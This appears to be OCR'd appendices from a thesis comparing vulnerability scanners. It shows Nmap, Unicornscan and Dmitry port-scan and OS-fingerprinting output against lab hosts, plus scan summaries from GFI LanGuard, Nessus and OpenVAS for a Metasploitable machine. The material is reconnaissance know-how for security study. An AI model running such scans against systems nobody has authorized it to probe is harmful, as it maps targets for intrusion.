
Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows XP microsoft-ds		
1025	tcp	open	ms-sql-s	syn-ack	Microsoft SQL Server 2008	10.00.1600.00; RTM	
2869	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	1.0	SSDP/UPnP
	http-methods	No Allow or Public header in OPTIONS response (status code 400)					
	http-title	Site doesn't have a title (text/html).					

Remote Operating System Detection

- Used port: **135/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **43141/udp** (**closed**)
- OS match: **Microsoft Windows XP SP2 or SP3** (**100%**)


Nmap's scanning results on MSSQL server host

E-mail server




```
root@kali:~/Desktop/thesis# unicornscan aerolab.org
TCP open                      smtp[   25]        from 192.168.1.201  ttl 64
TCP open                      http[   80]        from 192.168.1.201  ttl 64
TCP open                      pop3[  110]        from 192.168.1.201  ttl 64
TCP open                      imap[  143]        from 192.168.1.201  ttl 64
TCP open                     https[  443]        from 192.168.1.201  ttl 64
TCP open                submission[  587]        from 192.168.1.201  ttl 64
TCP open                     imaps[  993]        from 192.168.1.201  ttl 64
TCP open                     pop3s[  995]        from 192.168.1.201  ttl 64
root@kali:~/Desktop/thesis#
```

Unicornscan’s scanning results on e-mail server host




```
root@kali:~/Desktop/thesis# dmitry -sepf aerolab.org
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:192.168.1.201
HostName:aerolab.org

Gathered Subdomain information for aerolab.org
---------------------------------
Searching Google.com:80...
Searching Altavista.com:80...
Found 0 possible subdomain(s) for host aerolab.org, Searched 0 pages containing 0 results

Gathered E-Mail information for aerolab.org
---------------------------------
Searching Google.com:80...
Searching Altavista.com:80...
Found 0 E-Mail(s) for host aerolab.org, Searched 0 pages containing 0 results

Gathered TCP Port information for 192.168.1.201
---------------------------------

 Port           State

25/tcp          open
80/tcp          open
110/tcp         open
143/tcp         open

Portscan Finished: Scanned 150 ports, 145 ports were in state closed


All scans completed, exiting
```

Dmitry’s scanning results on e-mail server host



GFI Languard's scanning results on e-mail server host



192.168.1.201 / aerolab.org / aerolab.org

Address

- 192.168.1.201 (ipv4)
- 00:0C:29:23:C3:08 - VMware (mac)

Hostnames

- aerolab.org (user)
- aerolab.org (PTR)

Ports

The 992 ports scanned but not shown below are in state: **closed**


- 992 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
25	tcp	open	smtp	syn-ack	Postfix smtpd		
	smtp-commands	aerolab.org, PIPELINING, SIZE 15728640, ETRN, STARTTLS, AUTH PLAIN LOGIN, AUTH=PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,					
	ssl-cert	Subject: commonName=aerolab.org/organizationName=aerolab.org/stateOrProvinceName=GuangDong/countryName=CN Not valid before: 2014-04-21T03:39:37+00:00 Not valid after: 2024-04-18T03:39:37+00:00					
	ssl-date	2014-04-21T05:33:54+00:00; 0s from local time.					
80	tcp	open	http	syn-ack	Apache httpd		
	http-robots.txt	1 disallowed entry /					
	http-title	Site doesn't have a title (text/html).					
110	tcp	open	pop3	syn-ack	Dovecot pop3d		


Nmap's scanning results on e-mail server host

APPENDIX B

User interfaces of selected vulnerability scanners



GFI Languar's user interface




Scans

Scans / My Scans

Name	Last Updated	Status
Mutillidae	March 30, 2014 23:53:29	✓ Completed
MetasploitableScan	March 28, 2014 03:02:30	✓ Completed

©1998 - 2014 Tenable Network Security®. All Rights Reserved. Nessus Home Version: 5.2.5

Nessus's user interface



Logged in as Admin **admin** | Logout

Mon May 12 08:32:41 2014 UTC

Tasks 1 - 6 of 6 (total: 6)

Filter: apply_overrides=1 first=1 rows=10 sort=name

Name	Status	To				Trend	Actions
MailSrvDeepScan	Done						
MailSrvScan	Done						
Metasploitable Deep	Done						
Metasploitable Fast	Done	1		Apr 11 2014	High		
OpenVAS_MSSQL	Done	1		Apr 27 2014	High		
OpenVAS_XPwsDeep	Done	1		Apr 23 2014	High		

(Applied filter: apply_overrides=1 first=1 rows=10 sort=name)


Greenbone Security Assistant (GSA) Copyright 2009-2013 by Greenbone Networks GmbH, www.greenbone.net

OpenVAS's user interace

APPENDIX C

Vulnerability scanning results

Metasploitable


Vulnerability Status

GFI LanGuard

Vulnerability Distribution by Severity


Vulnerability Distribution by Computer

Computer/IP	High	Medium	Low	Potential
METASPLOITABLE	0	0	14	3

Vulnerability Listing by Computer

METASPLOITABLE

GFI Languard's vulnerability scanning results on Metasploitable host


192.168.1.200

Scan Information

Start time:	Fri Mar 28 02:57:21 2014
End time:	Fri Mar 28 03:02:24 2014


Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.1.200
MAC Address:	00:0c:29:ac:9d:ad
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Results Summary

Critical	High	Medium	Low	Info	Total
9	6	12	5	109	141

Nessus's vulnerability scanning results on Metasploitable host



1 Result Overview

Host	Most Severe Result(s)	High	Medium	Low	Log	False Positives
192.168.1.200 (METASPLOITABLE)	Severity: High	44	23	14	74	0
Total: 1		44	23	14	74	0

Vendor security updates are not trusted.
Overrides are on. When a result has an override, this report uses the threat of the override.
Notes are included in the report.
This report might not show details of all issues that were found.
It only lists hosts that produced issues.
Issues with the threat level "Debug" are not shown.

This report contains all 155 results selected by the filtering described above. Before filtering there were 156 results.

2 Results per Host

